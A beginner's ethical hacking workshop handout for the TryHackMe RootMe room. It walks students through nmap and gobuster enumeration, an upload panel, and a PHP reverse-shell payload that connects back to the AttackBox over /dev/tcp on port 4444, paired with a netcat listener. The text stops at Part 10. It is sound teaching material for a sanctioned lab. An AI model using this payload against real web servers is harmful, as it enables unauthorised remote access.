


Saihat's Beginner's Ethical Hacking Workshop – Feat. TryHackMe Filtered Upload Edition



Pre-Workshop Setup

Please complete these steps before the workshop begins:

1. Navigate to the following URL in your web browser:
<https://tryhackme.com/>
(register for an account if you do not already have one)
2. Click the 'Login' button at the top-right portion of the webpage, then input your login details.
3. Navigate to the Inclusion room at the following URL:
<https://tryhackme.com/room/rrootme>
(if you are currently in the Room Tutorial, you can navigate away from that page to the URL above)
4. Click the **green** “Join Room” button located inside the light blue bar near the top of the page.



NOTE: Please do NOT click on the green 'Start Machine' button or the blue 'Start AttackBox' button on the page until instructed to do so by the workshop's host.



Overview

During the workshop we will perform a guided tutorial of one of the basic modules (called “rooms”) hosted on the TryHackMe website. The workshop will consist of

1. Starting up the Testing Virtual Machine (VM) and the AttackBox VM.
2. Using tools on the AttackBox to scan and inspect the Testing machine's webpage.
3. Compromising the Testing machine after a vulnerability is discovered.
4. Finding a way to escalate our user privileges on the Testing machine.
5. Using the discovered privilege escalation technique to gain Super User privileges.
6. Capturing the objective flag file using Super User privileges.

When the workshop begins, the class will have roughly one hour to finish these tasks and complete the room.

Using the AttackBox

The AttackBox is a Linux Virtual Machine, and the Desktop view is similar to the Desktop environments of Windows or Macs. For the workshop, you will mainly work inside of a Terminal window, which is a command-line interface (CLI). There is a Desktop shortcut icon for starting new Terminal windows, and you should start a new Terminal window after dismissing the Welcome screen (by pressing the Enter key).

Using the Terminal

A terminal only accepts typed commands as input and can be intimidating to new users. If, at any time the terminal becomes unresponsive to your commands, you should close the Terminal window and start a new Terminal.

Workshop Completion Flow

When the host instructs you to begin, please begin Part 1 of the workshop process and follow along with the host's instructions. If, at any point, you fall behind, you can refer to this document to help catch up.


Part 1

Objective - Room and Machine Setup

Step 1 - Press the blue ‘**Start AttackBox**’ button at the top of the webpage.

Step 2 - Press the green ‘**Start Machine**’ button located at the top right corner of the Task 1 section.

Step 3 – Wait for 60-90 seconds while the virtual machines initialize. The exercise will be ready when you see the following in your AttackBox desktop:



```
Terminal
File Edit View Search Terminal Help
01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/106142-my-machine/tryhackme-attack-machine#changelog


Usage Instructions:
1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/empire-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

CAUTION


After starting the Attackbox, there is a button at the bottom of the Attackbox desktop that allows you to shut down the Attackbox. As free users of TryHackMe are only allowed to use the AttackBox once a day for a maximum of 60 minutes, if you shut down the AttackBox, you will no longer be able to participate in the workshop unless you register an additional account at TryHackMe.



Part 2

Objective – Answer the Task 1 Questions


Step 1 – In the TryHackMe webpage, under the Task 1 header, click the “Completed” button to the right of the “Deploy the Machine” question.




Part 3

Objective – Add Target IP to AttackBox Hosts File for Convenience

Step 1 - Open a Terminal on your AttackBox by clicking on the 'Terminal' shortcut icon (at the top of the Attack Desktop beside the orange Firefox icon)



Step 2 - Take note of the IP address of the VM created by the room (left side of screen, under the red Active Machine Information banner)




Step 3 - enter the following command in your terminal window, substituting <IP_ADDRESS> with the IP address for your room:

echo "<IP_ADDRESS> rootme.thm" >> /etc/hosts

Step 4 – Check that our command processed properly by entering the following command:

cat /etc/hosts



```
root@ip-10-10-40-179: ~
File Edit View Search Terminal Help
root@ip-10-10-40-179:~# echo "10.10.10.179 rootme.thm" >> /etc/hosts
root@ip-10-10-40-179:~# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    tryhackme.lan  tryhackme

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.10.10.179 rootme.thm
root@ip-10-10-40-179:~#
```

CONTEXT

By adding this entry to the AttackBox's **hosts** file we have assigned the address **rootme.thm** to our target's IP, meaning that we can use **rootme.thm** in our web browser or any of our scanning programs .

Part 4

Objective - Enumerate Open Ports on Target Host

Step 1 – In your AttackBox terminal window, use the **Nmap** program to determine open network ports on the target. Input the following command:

nmap -sV rootme.thm

```
root@ip-10-10-155-165:~# nmap -sV rootme.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-05-18 05:01 BST
Nmap scan report for rootme.thm (10.10.76.19)
Host is up (0.034s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:10:5C:0F:10:7B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
```

CONTEXT

Nmap is a program that is used in computer networking environments to determine which machines on the network are “live” and which services they have open. The -sV flag on the command instructs Nmap to return the type and version of the services it finds. The notable ports/services we will attack are the following:

22 / SSH – Remote Login Service
80 / HTTP – Webpage Service

Part 5

Objective – Enumerate the Webserver Directories

Step 1 – In the terminal window, run the GoBuster web directory scanning program against the Rootme.thm machine with the following command:

```
gobuster dir -t 20 -x php -u rootme.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
root@ip-10-10-19-23: ~
File Edit View Search Terminal Help
ts/dirbuster/directory-list-2.3-medium.txt
Error: unknown shorthand flag: 'x' in -x
root@ip-10-10-19-23:~# gobuster dir -t 20 -x php -u rootme.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://rootme.thm
[+] Threads:      20
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php
[+] Timeout:      10s
=====
2021/05/19 07:35:44 Starting gobuster
=====
/uploads (Status: 301)
/css (Status: 301)
/index.php (Status: 200)
/js (Status: 301)
/panel (Status: 301)
Progress: 70732 / 220561 (32.07%)
```

CONTEXT

GoBuster is a “directory busting” program, which makes many HTTP requests to a webserver in order to determine whether or not directories or files with certain names exist on the server. Running Gobuster with the -t and -x flags allows us to run the program faster (-t) and also look for php files (-x). The names of the directories come from a list of common web directory names (directory-list-2.3-medium.txt).

The “panel” directory is worthy of investigation, because it may be an administration or utility page for the website.

Part 6

Objective – Answer the Task 2 Questions


Step 1 – In the TryHackMe webpage, under the Task 2 header, answer the questions based on the information we've learned in the previous Parts of the workshop.

The answers for questions 1, 2, and 3 can be found in the results of our Nmap scan. Question 4 requires no answer, and question 5 can be answered from the output of our GoBuster scan.

Part 7

Objective – Open a Web Browser Session to Investigate the Webserver

Step 1 – Start an instance of Firefox by clicking on the desktop shortcut in your AttackBox (at the top of the AttackBox desktop (orange icon))




Step 2 - Navigate to the following URL in the web browser:

<http://rootme.thm/index.php>



Step 3 – Enter the hidden directory we found previously

<http://rootme.thm/panel/>



CONTEXT

Accessing the **/panel/** directory leads us to a web app that allows us to upload files to the website. We can potentially upload a malicious file to the website and gain access through it.

Part 8


Objective – Create a Malicious PHP File for Upload with the Nano Text Editor

Step 1 – in the terminal window enter the following:

`nano shell.php`

Step 2 – in the Nano window, insert the following code, replacing **<ATTACKBOX_IP>** with the four numbers located at the top of the terminal window, separated by periods (example: 10.10.250.128):

`<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<ATTACKBOX_IP>/4444 0>&1'") ?>`

A screenshot of a terminal window with a Nano text editor. The title bar shows 'root@ip-10-10-250-128: ~'. The menu bar includes 'File Edit View Search Terminal Help'. The status bar shows 'GNU nano 2.9.3 shell.php Modified'. The editor content is a PHP script: `<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.250.128/4444 0>&1'") ?>`. A red box highlights the IP address '10.10.250.128' in the command, and a red arrow points from the IP in the title bar to the IP in the command.

Step 3 – save the Nano file by pressing **Ctrl+X**, then **y**, then press Enter.

CONTEXT


Nano is a common Linux text editor, and here we are writing a PHP webpage file that contains a reverse shell payload that instructs the webserver to open a connection to the AttackBox IP on port 4444. In order for the connection to succeed, the AttackBox must have a listening program running on its port 4444.

Part 9

Objective – Setup a Netcat listener on the AttackBox's port 4444

Step 1 – in the terminal window, input the following:

nc -nlvp 4444

A screenshot of a terminal window showing the command `nc -nlvp 4444` being entered. The prompt is `root@ip-10-10-155-165:~#`. The output is `Listening on [0.0.0.0] (family 0, port 4444)`.



CONTEXT


Netcat (nc) is a networking utility program, and in this case, we are using Netcat to listen for incoming connections from other computers.

Part 10


